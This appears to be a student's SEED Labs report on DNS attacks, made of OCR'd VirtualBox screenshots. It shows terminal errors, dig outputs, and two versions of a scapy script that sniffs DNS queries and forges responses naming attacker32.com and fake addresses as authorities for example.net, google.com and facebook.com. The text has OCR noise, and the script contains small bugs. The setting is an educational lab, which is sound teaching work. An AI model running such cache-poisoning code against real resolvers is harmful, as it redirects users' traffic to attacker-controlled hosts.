  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ sudo vi spoofDNS.py
[12/22/21]seed@VM:~$ sudo spoofDNS.py
sudo: spoofDNS.py: command not found
[12/22/21]seed@VM:~$ sudo ./spoofDNS.py
^C[12/22/21]seed@VM:~$ spoofDNS.py
Traceback (most recent call last):
  File "./spoofDNS.py", line 22, in <module>
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ sudo vi spoofDNS.py
[12/22/21]seed@VM:~$ sudo ./spoofDNS.py
```

"spoofDNS.py" 22L, 1166C 5:12 AM 12/22/2021



VBOX [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.net.           IN      A

; ANSWER SECTION:
www.example.net.      3552     IN      A      93.184.216.34

; Query time: 7 msec
; SERVER: 127.0.1.1#53(127.0.1.1)
; WHEN: Wed Dec 22 08:13:45 EST 2021
; MSG SIZE rcvd: 60

[12/22/21]seed@VM:/etc$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 41490
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.net.           IN      A

; ANSWER SECTION:
www.example.net.      3166     IN      A      93.184.216.34

; Query time: 7 msec
; SERVER: 127.0.1.1#53(127.0.1.1)
; WHEN: Wed Dec 22 08:20:12 EST 2021
; MSG SIZE rcvd: 60


[12/22/21]seed@VM:/etc$ sudo rndc flush
```

Windows Taskbar: Type here to search, File Explorer, Google Chrome, Mail, File Explorer, Run, Task View, Network, Power, Volume, 64°F Sunny, 5:32 AM, 12/22/2021

## Task 8

Just added the additions and changed up the code.

For this part of the attack phase



The screenshot shows a Windows desktop environment with a terminal window open in Oracle VM VirtualBox. The terminal window title is "VBOX Clone Clone [Running] - Oracle VM VirtualBox". The code displayed is a Python script for DNS spoofing using the scapy library. The script defines a function `spoof\_dns` that intercepts DNS queries for 'www.example.net' and constructs a response with specific records for 'example.net' and 'google.com'. It then sends the spoofed packet. The terminal window also shows a cursor at the bottom with the text "-- INSERT --". The desktop taskbar at the bottom includes icons for File Explorer, Task View, Start, Taskbar settings, and several pinned applications like Microsoft Edge, File Explorer, Mail, and File History. The system tray shows the date and time as 12/22/2021, 5:42 AM, with a weather icon indicating 64°F Sunny.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        #Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        # The Additional Section
        #Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200, rdata='1.2.3.4')
        #Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=0, nscount=2, arcount=0, an=0, ns=NSsec1/NSsec2, ar=0)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
~
~
~
~
-- INSERT --
```

VBOX [Running] - Oracle VM VirtualBox

```
; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 20533  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 4096  
;; QUESTION SECTION:  
;www.google.com. IN A  
  
;; ANSWER SECTION:  
www.google.com. 300 IN A 142.250.188.228  
  
;; AUTHORITY SECTION:  
google.com. 171929 IN NS ns4.google.com.  
google.com. 171929 IN NS ns2.google.com.  
google.com. 171929 IN NS ns3.google.com.  
google.com. 171929 IN NS ns1.google.com.  
  
;; ADDITIONAL SECTION:  
ns1.google.com. 171929 IN A 216.239.32.10  
ns1.google.com. 171929 IN AAAA 2001:4860:4802:32::a  
ns2.google.com. 171929 IN A 216.239.34.10  
ns2.google.com. 171929 IN AAAA 2001:4860:4802:34::a  
ns3.google.com. 171929 IN A 216.239.36.10  
ns3.google.com. 171929 IN AAAA 2001:4860:4802:36::a  
ns4.google.com. 171929 IN A 216.239.38.10  
ns4.google.com. 171929 IN AAAA 2001:4860:4802:38::a  
  
;; Query time: 105 msec  
;; SERVER: 10.0.2.6#53(10.0.2.6)  
;; WHEN: Wed Dec 22 09:08:40 EST 2021  
;; MSG SIZE rcvd: 307  
  
[12/22/21]seed@VM:/etc$ sudo rndc flush  
[12/22/21]seed@VM:/etc$
```

Type here to search      6:09 AM      12/22/2021

## Task 9

Just added the additions and changed up the code.

```
VBOX Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPPkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        #Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.example.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker.32', type='A',ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='5.6.7.9')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=0, nscount=2, arcount=3, an=0, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and(src host 10.0.2.6 and dst port 53)', prn=spoof_dns)
~
~
~
~
~
~
~
~
-- INSERT --
```

15.3.17 All

```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[12/22/21]seed@VM:/etc$ ^C
[12/22/21]seed@VM:/etc$ sudo vi hosts
[12/22/21]seed@VM:/etc$ sudo vi hosts
[12/22/21]seed@VM:/etc$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22230
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.    86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.net.        172800   IN      NS      a.iana-servers.net.
example.net.        172800   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net. 172800   IN      A      199.43.135.53
a.iana-servers.net. 172800   IN      AAAA    2001:500:8f::53
b.iana-servers.net. 172800   IN      A      199.43.133.53
b.iana-servers.net. 172800   IN      AAAA    2001:500:8d::53

;; Query time: 104 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Dec 22 09:45:56 EST 2021
;; MSG SIZE  rcvd: 193

[12/22/21]seed@VM:/etc$
```

64°F Sunny 647 AM 12/22/2021 Right Ctrl